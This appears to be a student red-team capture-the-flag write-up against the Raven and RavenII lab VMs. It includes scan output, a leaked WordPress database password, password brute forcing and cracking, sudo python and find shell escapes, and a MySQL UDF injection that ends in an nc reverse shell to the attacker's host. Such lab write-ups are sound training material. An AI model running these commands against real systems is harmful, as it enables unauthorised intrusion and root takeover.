Red Team: Summary of Operations

Table of Contents

Exposed Services

TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:

`Scan Target 1`

`$ nmap`-sV 192.168.1.100

`scan output`

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 15:47 PST
Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds
root@Kali:~#
```

Scan Target 2

```
$ nmap 192.168.168.1.1-255
```

```
root@Kali:~# nmap 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-18 17:31 PST
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

This scan identifies the services below as potential points of entry:

Target 1

1. 22/tcp ssh
2. 80/tcp http apache httpd 2.4.10
3. 111/tcp rpcbind
4. 139/tcp netbios-ssn Samba smbd 3.x-4.x
5. 445/tcp netbios-ssn Samba smbd 3.x-4.x

Target 2

1. 22/tcp ssh
2. 80/tcp http apache httpd 2.4.10
3. 111/tcp rpcbind
4. 139/tcp netbios-ssn Samba smbd 3.x-4.x
5. 445/tcp netbios-ssn Samba smbd 3.x-4.x

Critical Vulnerabilities

TODO: Fill out the list below. Include severity and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

Target 1

1. Wordpress 4.8.15
2. Weak Passwords (Brute Force)
3. Wp.config.php is accessible to all users on the system
4. Port 22 is open
5. User's sudo python privileges

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| / ____|
          \ \  ^  / /| |_  | (___   __  __  _ __  ___
           \ \/ \/ / |  _|  \___ \ / _ \/ _` | '_ \/ __|
            \  /\  /  | |    ____) | (_) (_| | | | \__ \
             \/  \/   |_|   |_____/ \___/\__,_|_| |_|___/

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Jan 12 19:13:44 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
```

Target 2

1. Important directories (vendor) are Publicly exposed
2. MySQL is running as root
3. phpmailer remote code execution (CVE-2016-10033)

```
root@Kali:~# searchsploit mysql linux
---------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                              |  Path
                                                                            |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------- ---------------------------------
Asterisk 'asterisk-addons' 1.2.7/1.4.3 - CDR_ADDON_MYSQL Module SQL Injecti | exploits/linux/remote/30677.pl
CSP MySQL User Manager 2.3.1 - Authentication Bypass                        | exploits/linux/webapps/44589.txt
Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded MySQL Credenti | exploits/linux/local/40465.txt
MySQL (Linux) - Database Privilege Escalation                               | exploits/linux/local/23077.pl
MySQL (Linux) - Heap Overrun (PoC)                                          | exploits/linux/dos/23076.pl
MySQL (Linux) - Stack Buffer Overrun (PoC)                                  | exploits/linux/dos/23075.pl
MySQL - Denial of Service (PoC)                                             | exploits/linux/dos/23078.txt
MySQL - yaSSL CertDecoder::GetName Buffer Overflow (Metasploit)             | exploits/linux/remote/16850.rb
MySQL / MariaDB - Geometry Query Denial of Service                          | exploits/linux/dos/38392.txt
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privile | exploits/linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privile | exploits/linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privileg | exploits/linux/local/40679.sh
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration | exploits/linux/remote/21725.c
MySQL 3.20.32/3.22.x/3.23.x - Null Root Password Weak Default Configuration | exploits/linux/remote/21726.c
MySQL 3.23.x - 'mysqld' Local Privilege Escalation                          | exploits/linux/local/22340.txt
MySQL 3.23.x/4.0.x - Password Handler Buffer Overflow                       | exploits/linux/dos/23138.txt
MySQL 3.23.x/4.0.x - Remote Buffer Overflow                                 | exploits/linux/remote/98.c
MySQL 3.x/4.0.x - Weak Password Encryption                                  | exploits/linux/local/22565.c
MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old Permission Checks             | exploits/linux/remote/24669.txt
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Library (1)      | exploits/linux/local/1181.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leakage                      | exploits/linux/remote/1742.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)     | exploits/linux/local/1518.c
MySQL 4.x/5.x - Server Date_Format Denial of Service                        | exploits/linux/dos/28234.txt
MySQL 4/5 - SUID Routine Miscalculation Arbitrary DML Statement Execution   | exploits/linux/remote/28398.txt
MySQL 4/5/6 - UDF for Command Execution                                     | exploits/linux/local/7856.txt
MySQL 5 - Command Line Client HTML Special Characters HTML Injection        | exploits/linux/remote/32445.txt
MySQL 5.0.18 - Query Logging Bypass                                         | exploits/linux/remote/27326.txt
MySQL 5.0.20 - COM_TABLE_DUMP Memory Leak/Remote Buffer Overflow            | exploits/linux/remote/1741.c
MySQL 5.0.75 - 'sql_parse.cc' Multiple Format String Vulnerabilities        | exploits/linux/dos/33077.c
MySQL 5.0.x - IF Query Handling Remote Denial of Service                    | exploits/linux/dos/30020.txt
MySQL 5.0.x - Single Row SubSelect Remote Denial of Service                 | exploits/linux/dos/29724.txt
MySQL 5.1.13 - INFORMATION_SCHEMA Remote Denial of Service                  | exploits/linux/dos/31444.txt
MySQL 5.1.23 - Server InnoDB CONVERT_SEARCH_MODE_TO_INNOBASE Function Denia | exploits/linux/dos/30744.txt
MySQL 5.1.48 - 'EXPLAIN' Denial of Service                                  | exploits/linux/dos/34506.txt
MySQL 6.0 yaSSL 1.7.5 - Hello Message Buffer Overflow (Metasploit)          | exploits/linux/remote/9953.rb
MySQL 6.0.4 - Empty Binary String Literal Remote Denial of Service          | exploits/linux/dos/32348.txt
MySQL 6.0.9 - 'GeomFromWKB()' Function First Argument Geometry Value Handli | exploits/linux/dos/33398.txt
MySQL 6.0.9 - SELECT Statement WHERE Clause Sub-query Denial of Service     | exploits/linux/dos/33397.txt
```

Exploitation

TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:

Target 1

`flag1.txt`:

commands Run :

1. Nmap -sV ‘192.168.1.1’ ‘192.168.1.100’ ‘192.168.1.105’ ‘192.168.1.110’ ‘192.168.1.115’
2. Wpscan --url http://192.168.1.110/wordpress/
3. Wpscan --url http://192.168.1.110/wordpress/ --enumerate u
4. http://192.168.1.110/service.html

```
        </div>
    </footer>
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
```

Exploit Used: I exploited the page source. I used the IP address to view the page and then right clicked on it and chose page source to view source and then looked up flag1 using control f to search for flag1.

`Flag2.txt`:

Commands run:


1. Wpscan --url http://192.168.1.110/wordpress/ -U ‘michael’ , ‘steven’ -P /usr/share/wordlists/rockyou.txt threads 50
2. Ssh michael@192.168.1.110 [passwd is michael]
3. Cd /var/www/

```
michael@target1:~$ cd /var
michael@target1:/var$ l
-bash: l: command not found
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
```

5. **Exploit Used:** I exploited michael's weak password and port 22 that was open to sign in (ssh) as michael and accessed these directories /var/www to get flag2.

Flag3:
Command run:

1. Cd /var/www/html/wordpress
2. Cat wp-config.php
3. Mysql -u root -p [passwd is R@v3nSecurity]
4. mysql> show databases ;
5. mysql> use wordpress ;
6. mysql> show tables ;
7. mysql> select * from wp_user
8. mysql> select * from wp_posts
9. mysql> wordpress> wp_posts



```
                                                | flag4        |              | inherit     | clo
sed          | closed      |                | 4-revision-v1 |         |        | 2018-08-12 23:31:59 | 2018
-08-12 23:31:59 |                        |            4 | http://raven.local/wordpress/index.php/2018/08/12
/4-revision-v1/ |           0 | revision  |                |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                                | flag3        |              | inherit     | clo
sed          | closed      |                | 4-revision-v1 |         |        | 2018-08-13 01:48:31 | 2018
-08-13 01:48:31 |                        |            4 | http://raven.local/wordpress/index.php/2018/08/13
/4-revision-v1/ |           0 | revision  |                |             0 |
```

Exploit used: Signed in (ssh) as michael, I was able to to have access the unsecured wp-config.php file which everyone on the system has access to and got the username and password for MySQL and log in MySQL and dump the password hashes and wp_posts

Flag 4:
Commands run:

1. John wp_hash.txt
2. Ssh steven@192.168.1.110 [passwd is pink84]
3. Sudo /usr/bin/python
4. import pty; pty.spawn("/bin/sh")
5. Cd /root
6. # ls
7. # cat flag4.txt


```
# cat flag4.txt
------
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```


Exploit used:
I was able to crack Steven's easy password using john and exploit his sudo privileges to use escalate to root which and was granted access to flag4 (confidential information).

Target 2

6. **`Flag1txt`:**
   Commands run:

   http://192.168.1.115/vendor






   Exploit Used: I was able to navigate to a directory file that is publicly exposed.

   `Flag2.txt`:
   Commands run:

Python -c ‘import pty;pty.spawn(“/bin/bash”)’

Cd /var/www



7. Exploit Used: I was able to sign in MySQL and navigate into var/www and find the flag 2 file.

   `Flag3.txt`:
   Commands run:

```
find /var/www/html -type f -iname 'flag*'
    /var/www/html/wp-content/uploads/2018/11/flag3.txt
```

`Flag4.txt`:

Commands run:

R@v3nSecurity
Use mysql
Create table foo(line blob);
Insert into foo values(load_file('/tmp/1518.so'));
Select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Create function do_system returns integer soname '1518.so';
Select * from mysql.func;
Select do_system('nc 192.168.1.90 1111 -e /bin/bash');

```
mysql> exit
exit
Bye
www-data@target2:/tmp$ touch winning
touch winning
www-data@target2:/tmp$ find winning -exec "/bin/sh" \;
find winning -exec "/bin/sh" \;
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt

 ___                              ___ ___
| _ \__ __ ____ _ _ |_  )|_  )
|   / _` \ V / -_) ' \ / / / /
|_|_\__,_|\_/\___|_||_/___/___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```